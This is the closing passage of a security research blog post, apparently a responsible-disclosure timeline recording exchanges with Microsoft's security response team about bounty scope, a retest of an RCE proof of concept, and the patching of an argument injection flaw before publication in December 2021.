`2021-06-24` MS rejects an adjustment of the bounty "Vulnerabilities that are only reachable by Internet Explorer are not in scope for our bounty program today"
`2021-08-31` Our retest of the now "complete" report reveals that our RCE PoC does not work anymore, but the argument injection was not patched
`2021-08-31` We urge MS to patch the argument injection and give them 4 weeks to ask for a delay on the planned release date for this post
`2021-09-16` MS says a patch fixing the argument injection should be rolled out within the next few days
`2021-12-07` We are publishing this blog post

> Original MSRC report

Follow us on Twitter (@positive_sec) to keep up to date with our posts.